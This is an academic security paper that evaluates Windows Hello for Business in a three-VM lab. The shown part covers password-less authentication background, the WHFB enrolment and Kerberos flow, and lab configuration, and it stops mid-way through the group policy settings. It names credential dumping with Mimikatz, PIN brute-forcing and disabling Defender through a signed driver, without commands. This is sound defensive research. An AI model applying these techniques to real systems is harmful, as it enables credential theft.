cryptography

*Article*

# Attacking Windows Hello for Business: Is It What We Were Promised?

**Joseph Haddad, Nikolaos Pitropakis *, Christos Chrysoulas *, Mouad Lemoudden and William J. Buchanan**

School of Computing, Engineering & the Build Environment, Edinburgh Napier University, Edinburgh EH10 5DT, UK
* Correspondence: n.pitropakis@napier.ac.uk (N.P.); c.chrysoulas@napier.ac.uk (C.C.)

**Abstract:** Traditional password authentication methods have raised many issues in the past, including insecure practices, so it comes as no surprise that the evolution of authentication should arrive in the form of password-less solutions. This research aims to explore the problems that password authentication and password policies present and aims to deploy Windows Hello for Business (WHFB) on-premises. This includes creating three virtual machines (VMs) and evaluating WHFB as a password-less solution and showing how an attacker with privileged access may retrieve the end user's domain password from the computer's memory using Mimikatz and describing the possible results. The conducted research tests are in the form of two attack methods. This was feasible by the creation of three VMs operating in the following way. The first VM will act as a domain controller (DC) and certificate authority server (CA server). The second VM will act as an Active Directory Federation Service (ADFS). The third VM will act as the end-user device. The test findings research summarized that password-less authentication is far more secure than the traditional authentication method; this is evidenced throughout the author's tests. Within the first test, it was possible to retrieve the password from an enrolled device for WHFB while it was still in the second phase of the deployment. The second test was a brute-force attack on the PIN of WHFB; since WHFB has measures to prevent such attacks, the attack was unsuccessful. However, even though the retrieval of the password was successful, there are several obstacles to achieving this outcome. It was concluded that many organizations still use password authentication as their primary authentication method for accessing devices and applications. Larger organizations such as Microsoft and Google support the adoption of password-less authentication for end-users, and the current usage of password-less authentication shared by both organizations is encouraged. This usually leads organizations to adopt this new solution for their IT infrastructure. This is because it has been used and tested by millions of people and has proven to be safe. This supports the findings of increased usage and the need for password-less authentication by today's users.

**Keywords:** authentication; password-less authentication; windows hello; passwords; PIN

check for updates

**Citation:** Haddad, J.; Pitropakis, N.; Chrysoulas, C.; Lemoudden, M.; Buchanan, W.J. Attacking Windows Hello for Business: Is It What We Were Promised? *Cryptography* **2023**, *7*, 9. https://doi.org/10.3390/cryptography7010009

Academic Editor: Cheng-Chi Lee

Received: 2 January 2023
Revised: 8 February 2023
Accepted: 10 February 2023
Published: 14 February 2023

## 1. Introduction

Password authentication has been a security concern for a long time because passwords can be stolen or cracked, and password attack methods can be used such as password hash replay attacks. Different methods were developed to improve or replace password authentication such as smart-card-based authentication, multi-factor authentication, location-based authentication, or even passdoodle, an authentication method proposed by Goldberg et al. [1]. Many other factors affect the strength and/or the weakness of password authentication such as the human perspective of password strength, the importance of information security in general, the ease of use of passwords, the difficulty of remembering random or complex passwords, and bad configuration of password policies. All the problems created by using password authentication forced researchers to find a different method of authentication. Many solutions have been created, but so far there has been no globally accepted approach to replace password authentication since it has been embedded in operating systems, applications, and websites. One of these solutions is password-less authentication, which can potentially replace password authentication.

Just like when talking about password authentication, this method can be used in different ways and on different operating systems and applications, password-less authentication is not a solution that can be applied simply everywhere. Specific software development and architecture are both required to enable password-less authentication. Microsoft has been trying to achieve password-less authentication since 2016 through their product Windows Hello, which can be used by home users, and in 2018, Windows Hello for Business (WHFB) [2] was developed to be used by organizations. Before going into the details of how WHFB works, it is important to have some understanding of the history of password and password-less authentication.

Password-less solutions were created to overcome the weaknesses of conventional password authentication methods, and many attempted to further develop and improve password authentication by increasing the complexity of passwords and enforcing password policies on end-users. This practice has consistently prompted insecure practices by end-users and end-users have resorted to workarounds. Our work discusses the issues of password authentication and password policies and argues for the benefits and advantages of utilizing password-less authentication. It explores whether WHFB is a secure solution and if it is too early to start using password-less authentication as an alternative to password authentication. Additionally, it is willing to uncover the vulnerabilities and policies affecting WHFB while investing in whether end-users need to use their passwords once password-less authentication is in use.

To achieve the aforementioned goals, we focus on the Microsoft ecosystem and deploy Windows Hello for Business (WHFB) on-premises, which entails the creation of three virtual machines (VMs). The three VMs operate in the following manner: The first VM will act as a domain controller (DC) to provide the user access to the domain and create the group policy to enable device registration and WHFB. Active Directory Federation Services (ADFS) will be used for registering the devices and providing single sign-on and authentication for WFHB, including MFA. The second VM will be a certificate authority server (CA server) to create the WHFB Enrolment Agent certificate and the WHFB Authentication certificate and to provide the end-user certificates. The third VM will simulate the end-user computer, running Windows 11, and it will be used to test WHFB, and the attack will be performed on this VM. We thus evaluate it as a password-less solution and demonstrate how an attacker with elevated privileges can retrieve the domain password of an end-user from the memory of a device using Mimikatz and discuss the possible outcomes and the affected systems.

The contributions of our work can be summarized as follows:

- The architecture of a testbed, where the power of virtualization enabled the deployment of Windows Hello for Business (WHFB).
- The orchestration of attacks against the user's password and PIN within WHFB.
- A robust evaluation of the operation of WHFB and a critical reflection of the results of the mounted attacks against it.

The rest of the paper is structured as follows. Section 2 reviews the related literature in the scope of password-less authentication and how this relates to WHFB. Moreover, Section 2 explores how WHFB operates, while Section 3 details the creation of our testbed and the implementation of two attack methodologies used to test the security weaknesses within WHFB. Section 4 evaluates the findings of these attacks, while Section 5 draws the conclusions while giving some pointers for future work.

## 2. Literature Review

Password authentication is a very broad subject, and multiple studies have been completed that cover different aspects of password authentication. Many of the papers are outdated and cover older attack methods targeting operating systems from that era, while more recent papers discuss newer attack methods and the birth of new authentication protocols that lead to new attack methods. Muthuraj et al. [3] discussed the detection and prevention of password authentication attacks on Active Directory using SIEM (security information and event management). Windows operating systems use different authentication mechanisms such as Kerberos, Public Key certificates, Digest, NT LAN Manager (NTLM), and different attack methods such as kerberoasting, brute force, credential dumping, and credential theft can be used to attack the relevant authentication mechanisms. Liu et al. [4] proposed different solutions to prevent account Denial-of-Service attacks; the attacks target organizations with password policy configured with a threshold to lock accounts after a certain number of failed authentication attempts, and the authors suggested MFA as a countermeasure. While this type of attack does not target password authentication directly because it is relying on the password policy. Password authentication and password policy are usually the main vectors in the attacks. Kim and Choi [5] demonstrated how stealing the Windows Hello PIN can allow an attacker to access Microsoft services; the attacker must secure the PIN and use it on the victim's device to be able to extract the keys. While it is possible to conduct this type of attack, the need to access the device that the PIN is bound to forms a major obstacle. More on password authentication can be found in Appendix A.

The authors in [6] proposed the use of a method to get Mimikatz to disable Windows Defender in Windows, this can be done by using Mimidrv, a signed driver. While they successfully accomplished this, they discovered some limitations related to the version of the operating system they were using, and when the antivirus was disabled, the end-user was able to see a notification stating that the antivirus had been disabled. Following this, Windows 11 was released, and Microsoft improved drastically the endpoint protection.

While the literature explores factors related to the subjects discussed in this paper and password-less authentication is more widely a subject that is being researched, there is currently very little academic research or papers discussing WHFB as the main password-less authentication solution and the evaluation of the WHFB at the different phases of its deployment. Password-less authentication is potentially a good solution to replace password authentication, and without complete elimination of the password authentication, using old attack methods will always be possible.

## 2.1. Password-Less Authentication

To overcome the complexity that passwords introduce to information security, the Fast IDentity Online (FIDO) Alliance created the FIDO2 standard (see Figure 1) to overcome the issues of traditional authentication. Lyastani et al. [7] argue that the FIDO2 standard could potentially be the replacement for old-fashioned user authentication. The FIDO2 standard is a replacement for the FIDO standard, which resolved most of the vulnerabilities and issues discussed in [8], such as the vulnerabilities at the registration phase by falsification of the public key and the authentication phase by hijacking the session. The FIDO2 standard can help users implement simple methods that most users are familiar with nowadays such as PIN code, face recognition, and fingerprint reader, which are available on most mobile phones. FIDO2 has two specifications: The first is the Client to Authenticator Protocol (CTAP), which requires hardware such as a Universal Serial Bus (USB), near-field communication (NFC), and/or Bluetooth Low Energy (BLE) to establish communication between FIDO2 authenticators and the platforms or browsers. The second is Web Authentication (WebAuthn), which allows web applications to use public key-based credentials [9].




**Figure 1.** FIDO2 protocol adopted from [10].

Casey et al. [11] argue that 2FA is successful in improving security, but only when it is deployed properly, and they gave an example of a weak scenario where 2FA is being used by requiring the end-user to enter a password and then memorable data, which can both be vulnerable to a phishing attack. They also suggested that combining the use of the two factors of 2FA from a single device can lead to weaknesses; for example, authenticating from the same device that receives the second factor by email or text message. They recommended the use of 2FA or MFA by requesting the end-user use something they know (i.e., password), something they have (i.e., a mobile phone or security key), and/or something they are (i.e., biometrics). Mardini and Kim [12] from Google published a blog to recommend the use of 2FA, which they call two-step verification (2SV), and Google is pushing people to enroll in 2SV and aiming to have 150 million additional Google users enrolled by the end of 2021. They also recommended the use of the "something you know" and "something you have" formats.

A Trusted Platform Module (TPM) chip is a processor of cryptographic operations that provides hardware-based security functions. The TPM can store and generate cryptographic keys by using the unique RSA key embedded in the TPM chip, and it cannot be changed. Since the TPM-based keys can be configured to never leave the TPM chip, this mitigates phishing attacks. The CTAP protocol may be used for communication between the TPM as an internal authenticator device and WebAuthn [7]. Bassett et al. [13] revealed in the Verizon data breach investigations report that a considerable number of organizations that did not use MFA and virtual private networks (VPN) were victims and that the zero-trust access concept suddenly became necessary rather than a desirable security feature. FIDO became fundamental to zero-trust designs. Even though authenticating using a PIN is not a very recent concept and it has been used on smartphones for several years now, the adaptation of using password-less authentication is taking a longer period to catch up with other services that have adapted different authentication methods such as Chip and PIN, which was introduced for credit and debit cards and has been around in the United Kingdom since 2003.

Casey et al. [11] discussed the reasons behind the slow adoption of password-less authentication by users and organizations. Implementation complexity is one of the major reasons. This may be due to the different systems in use, the use of third-party applications that do not support new authentication methods, and the lack of end-user understanding, and other usability issues. Alqubaisi et al. [10] argue that some of the delays in the adoption of password-less authentication were because some web browsers did not integrate some protocols, and this required end-users to install a compatible FIDO client. End-users play a massive role in the adoption of any new technology, for example, 2FA and MFA are widely adopted by users of Google and Microsoft products such as Gmail and Hotmail for personal use. Both Google and Microsoft pushed for MFA authentication, and more people are aware of this concept, but when organizations ask their employees to use MFA by installing an application on their personal mobile phones, end-users might resist because they will be using their personal device and their personal phone number, and they will have questions regarding whether the organization will be able to see what they are doing. Providing mobile phones or security keys can be expensive, and this is another reason why some organizations chose to delay the adoption of password-less authentication.

Alqubaisi et al. [10] demonstrated that password-less single-factor (SF) authentication is more secure than SF password-based authentication while also discussing the security issues with password-less SF authentication. They also argue that organizations should implement single-factor FIDO authentication because it is the right choice, assuming password-based authentication is compatible with another method of authentication. Single-factor authentication should not be used in any case unless it is a legacy system that does not support any of the newer authentication methods. Even when using single-factor password-based authentication, 2FA should be considered an improvement to the security. Lyastani et al. [7] concluded that the FIDO2 standard can be the successor to password-based authentication for users on the web while taking into consideration the concerns from end-users regarding the loss of security keys (physical keys) and its implications.

Password-less authentication is still being developed and evolved because new technologies and techniques are being used to improve it, and more organizations are starting to adopt it. Although WHFB can coexist with password authentication, there are numerous challenges if an organization that is still using a password expiration policy wishes to start using WHFB. Our work wishes to investigate the issue and demonstrate those challenges by mounting two different attacks.

### 2.2. How Windows Hello Works

Windows 10 home users can use Windows Hello as a convenient alternative to passwords. For businesses, WHFB can be configured to be used in an Azure Cloud, hybrid, or on-premises configuration. Authentication of user accounts can be achieved using active directory on-premises, or Azure Active Directory (cloud solution). This paper will mainly focus on the on-premises use of the certificate trust deployment.

WHFB offers several advantages. The first is the extra security that Windows Hello offers through the default use of the built-in device-based multifactor authentication. WHFB is dependent upon a user's device, such as a laptop or desktop computer, and in combination with a remote authenticator, which may be a mobile phone, a PIN, or something unique such as biometrics.

Password authentication uses symmetric encryption and relies on the end-user to remember the password and a copy of that password is stored on a server, which is then used to validate the password before granting access. When the password is stored, it can be stored as clear text, hashed, salted, or encrypted. It does not matter what method is used to store the passwords; in the event of a breach, the passwords can be stolen and misused.

WHFB uses asymmetric encryption, which is very similar to how certificates work. The public key is stored on the server (Active Directory, or Azure Active Directory), and the private key is stored in the TPM chip on the end-user device, where it never leaves the chip. During the sign-in, the end-user biometrics or the PIN are used to unlock the private key so the sign-in operation can be performed. If the private key was unlocked successfully, the device obtains an authentication token from Active Directory or Azure Active Directory without sharing any secrets with the server. Single sign-on is used by WHFB; once an end-user is authenticated, access to applications and services is automatically granted. Figure 2 shows how a new user or existing user authenticates to the identity provider, e.g., if an enrolled user uses WHFB, the first step will be to prove their identity through biometrics or a PIN; in the second step, the user gets validated and authenticated; in the third step, the identity provider provides an authentication token to the device of the end-user; in the fourth step, the trusted token allows the end-user to access the resources of the organization. In the situation whereby an attacker manages to steal the PIN, unlike the password, the PIN cannot be used on another device to gain access to the organization's resources.




**Figure 2.** WHFB workflow.

WHFB can use either keys or certificates in hardware or software. For enterprises with a public key infrastructure (PKI) in use to issue and manage end-user certificates, WHFB allows the continuation of the use of PKI. Key-based credentials for WHFB may also be used as an alternative should an enterprise wish not to use PKI. Device registration, provisioning, and authentication are three components of the WHFB distributed system.

**Device registration** is a prerequisite of WHFB, it is required to start the provisioning stage. The identity provider registers the device's identity. Depending on the identity provider chosen, Active Directory Federation Services (ADFS) is the identity provider for on-premises deployments, while Azure Active Directory is the identity provider for cloud or hybrid deployments, and the devices are registered with the Azure Device Registration Service (ADRS). Depending on the method used for device registration, the role of the TPM chip is identical in all of them. The device registration is automatic and runs at the system user level. After the user signs into the device, the computer is authenticated to the ADFS server using Windows integration authentication. ADFS creates an enterprise authentication token that consists of the object GUID, computer SID, and domain-joined claim. When you are authenticated again using the enterprise authentication token, an ID token is received from the server. A TPM-bound device key pair known as (dkpub/dkpriv) is generated and using the dkpub of the device and the public key of the server, a certificate request is created, and it is signed using the dkpriv. A transport key pair (tkpub/tkpriv) is derived from the TPM's storage root key. The ID token, certificate request, tkpub, and attestation data are sent to the server, the server validates the ID token and creates a device ID and certificate, and the certificate is sent back to the device, and it is installed in the computer's personal store.

After successful device registration, **provisioning** will be available. A token request is sent to ADFS, and the server authenticates the user and identifies if the user is required to perform another factor of authentication. The first factor is usually considered the username and password of the end-user; it can also be the device itself, using device authentication or certificate authentication, the second factor can be Azure MFA or certificate authentication or any third-party MFA service. Once MFA is successful, an Enterprise Device Registration Service (EDRS) token is received from ADFS, and the end-user can then enroll biometrics or a PIN. The user key pair (ukpub/ukpriv) is requested from the key pre-generation pool, the key includes attestation data. ADFS then checks the MFA claim after receiving the EDRS access token, ukpub, and device information; if the claim is successful, the ukpub and device information are stored in the device under the Active Directory and then the device creates a certificate request. The certificate request is sent with the public key to the certificate registration authority on ADFS. ADFS validates the public key with the one stored on the device in the Active Directory. After successful validation of the public key, the certificate then is signed using the enrolment agent certificate. The Certificate Authority (CA) server receives the signed certificate and validates that it was signed by the correct enrolment agent certificate. A certificate is then issued and sent back to the AFDS, which sends it back to the device, and the certificate gets installed in the personal store of the user.

On-premises Active Directory is the primary identity provider for devices. The devices need to **authenticate** with a domain controller to log in and access on-premises resources. The logon flow will look very similar to traditional smart card authentication with a domain controller and will use the Kerberos protocol. WHFB will package its authentication request to the domain controller the same way Windows would package a smart card authentication request. The WHFB gesture (biometric or PIN) is sent to the credential provider, which verifies it with the Windows Hello Service. A ticket is sent back from the service, and it is passed to the local security authority (LSA) and then passed to the Kerberos provider.

The Kerberos provider will use one of the domain controllers, which will serve as the key distribution center (KDC) role in the Kerberos protocol. The Kerberos pre-authentication data is signed using the received ticket with the user's WHFB private key. The provider then sends the signed pre-authentication data to the domain controller along with the certificate for the user's WHFB public key and a message known as an AS_REQ. The enterprise's public key infrastructure (PKI) provides a user certificate in the AS_REQ. The certificate is validated by the domain controller using the certificate chains from a trusted root certificate authority. It will retrieve the public key and user principal name (UPN) from the certificate, and it can then validate the signature over the pre-authentication data using the public key and verify that the UPN in the certificate is also in Active Directory. Once the domain controller confirms the validity of the AS_REQ, it will generate a ticket-granting ticket, or TGT, which can be used for future authentication requests to the KDC. The TGT is sent back to the client in another Kerberos message called an AS_REP. To validate the message received, the Kerberos provider uses the KDC certificate included in the AS_REP. The Kerberos provider will verify the KDC certificate chains to a trusted root and that they are for the correct domain that the user is trying to authenticate to. The TGT is then sent to the LSA, and the TGT gets cached for future authentication requests from the client. Authentication to on-premises resources will no longer require user gestures since the TGT can be used instead to provide SSO access to any on-premises resources. The Winlogon service on the end-user device will be notified of the successful authentication by the LSA; access is then granted to the device, and the user's profile will be loaded.

## 3. Implementation and Attacks

In this section, we present two attack methods that are conducted against WHFB. The first attack is the retrieval of the password, and the second is a PIN brute force attack.

### *3.1. Setup Information*


WHFB can be deployed in different environments (Azure Cloud, hybrid, or on-premises configuration) and using one of the two methods: key or certificate-based. Our work uses an on-premises environment and the certificate-based method. This was chosen because, in an on-premises environment, system administrators have full control of the setup from start to finish, which includes the certificates. When using the cloud environment, some parts of the setup are already predefined by Microsoft in Azure, and system administrators have no access to the keys or certificates. Having full access to each part of the setup helps in understanding how WHFB really works.

The setup consists of three virtual machines running on a VMware Workstation 16 Pro hypervisor. The hardware that runs the hypervisor consists of a 9th-generation Intel Core processor (i7-9700F) and 32 GB of DDR4 RAM (random access memory) running Microsoft Windows 11 on an SSD drive. The device has a TPM chip and another two SSD drives, and each of the drives holds the virtual disk of each virtual machine (VM). Table 1 shows the settings of each VM. The attacks can be performed on lower specifications since the results of this type of attack are not influenced by the hardware used.

**Table 1.** Virtual machines settings.

| VM Name | DC1-CA | FEDSVR | WIN11 |
|---|---|---|---|
| **Virtual Processors** | 4 | 4 | 4 |
| **Memory** | 8GB | 8GB | 2GB |
| **Hard drive** | SSD2 | SSD3 | SSD1 |
| **VM Hard drive size** | 60 GB | 60 GB | 60 GB |
| **Virtual TPM enabled** | No | No | Yes |
| **Operating System (OS)** | Windows Server | Windows Server | Windows |
| **OS version** | 2019 Standard | 2019 Standard | 11 |


The first virtual machine is a Windows server 2019, with the domain controller (DC) and Certification Authority (CA) roles installed. The DC role acts as the identity provider for users and devices to authenticate and access resources, and the CA will issue, validate, and revoke any user or device certificate requests. An example of issued certificates can be seen in Figure 3, and the enrollment agent certificate can be seen that has been requested by the service account used by ADFS. The WHFB authentication certificate is issued to the user after successful enrolment. The WHFB Enrollment Agent certificate is used by ADFS during the provisioning to validate the public key with the one stored on the device in the Active Directory.



| Request ID | Requester Name | Binary C... | Certificate Template | Serial Num... | Certificate Effecti... | Certificate Expiration Date |
|---|---|---|---|---|---|---|
| 2 | LAB\DC1-CA$ | -----BEGI... | Directory Email Replication (1.3.6.1.4.1... | 2d0000000... | 08/05/2022 15:10 | 08/05/2023 15:10 |
| 3 | LAB\DC1-CA$ | -----BEGI... | Domain Controller Authentication (Ke... | 2d0000000... | 08/05/2022 15:10 | 08/05/2023 15:10 |
| 4 | LAB\FEDSVR$ | -----BEGI... | Internal Web Server (1.3.6.1.4.1.311.21.... | 2d0000000... | 08/05/2022 15:27 | 07/05/2024 15:27 |
| 5 | LAB\joe | -----BEGI... | User (User) | 2d0000000... | 08/05/2022 18:03 | 08/05/2023 18:03 |
| 6 | LAB\adfssvc$ | -----BEGI... | WHFB Enrollment Agent (1.3.6.1.4.1.3... | 2d0000000... | 09/05/2022 13:53 | 08/05/2024 13:53 |
| 7 | LAB\joe | -----BEGI... | WHFB Authentication (1.3.6.1.4.1.311.... | 2d0000000... | 09/05/2022 13:53 | 09/05/2023 13:53 |

**Figure 3.** Issued certificates to the ADFS service and the end-user.

The role of the second server is an ADFS server. It acts as the identity provider for WHFB. WHFB is configured on this server using ADFS for device registration (Figure 4), provisioning, and authentication (Figure 5). Figure 5 also shows the certificate authentication which is used as an additional authentication factor. Without this certificate, the enrolment will not be successful.



Device Registration Overview

Allow users to register devices with Active Directory.

**Status**

Device registration is configured and device authentication is enabled.


Disable device authentication

**Supported Account Formats**

Device registration is configured for the following user account formats. To allow additional account formats, see "Configuring Device Registration".

someone@lab.local

**Figure 4.** ADFS device registration.



Authentication Methods Overview

You can configure primary authentication methods and multi-factor authentication methods.

**Learn more**

AD FS Help

Primary Authentication Methods

Primary authentication is required for all users trying to access applications that use AD FS for authentication. You can use options below to configure settings for primary authentication methods.

| | | |
|---|---|---|
| Extranet | Forms Authentication, Microsoft Passport Authentication | Edit |
| Intranet | Forms Authentication, Windows Authentication, Microsoft Passport Authentication | |


Additional Authentication Methods

You can use options below to configure settings for additional authentication methods.

| | | |
|---|---|---|
| Authentication Methods | Certificate Authentication | Edit |

**Figure 5.** ADFS authentication.


ADFS requires the CA server to validate certificates, and it will use a signed certificate from the CA server for communication and a self-signed certificate for token signing, and another one for token decryption (see Figure 6). Token signing and decryption are part of the device registration and provisioning process.



| Subject | Issuer | Effective Date | Expiration Date | Status | Primary |
|---|---|---|---|---|---|
| Service communications | | | | | |
| CN=fedsrv.lab.local | CN=lab-DC1-CA-CA, DC=l... | 08/05/2022 | 07/05/2024 | | |
| Token-decrypting | | | | | |
| CN=ADFS Encryption - fs.la... | CN=ADFS Encryption - fs.l... | 08/05/2022 | 08/05/2023 | | Primary |
| Token-signing | | | | | |
| CN=ADFS Signing - fs.lab.l... | CN=ADFS Signing - fs.lab.... | 08/05/2022 | 08/05/2023 | | Primary |

**Figure 6.** ADFS certificates signed by the CA server.

Group policy is used to enable device registration and get the correct certificate before the provisioning of WHFB (see Figure 7). The group policy is created on the first VM that holds the DC role and is applied to a group of users; otherwise, the policy will be applied to all the devices.



Computer Configuration (Enabled) hide

Policies hide

Administrative Templates hide

Policy definitions (ADMX files) retrieved from the local computer.

Windows Components/Windows Hello for Business hide

| Policy | Setting | Comment |
|---|---|---|
| Use certificate for on-premises authentication | Enabled | |
| Use Windows Hello for Business | Enabled | |
| Do not start Windows Hello provisioning after sign-in | Disabled | |

User Configuration (Enabled) hide

Policies hide

Windows Settings hide

Security Settings hide

Public Key Policies/Certificate Services Client - Auto-Enrollment Settings hide

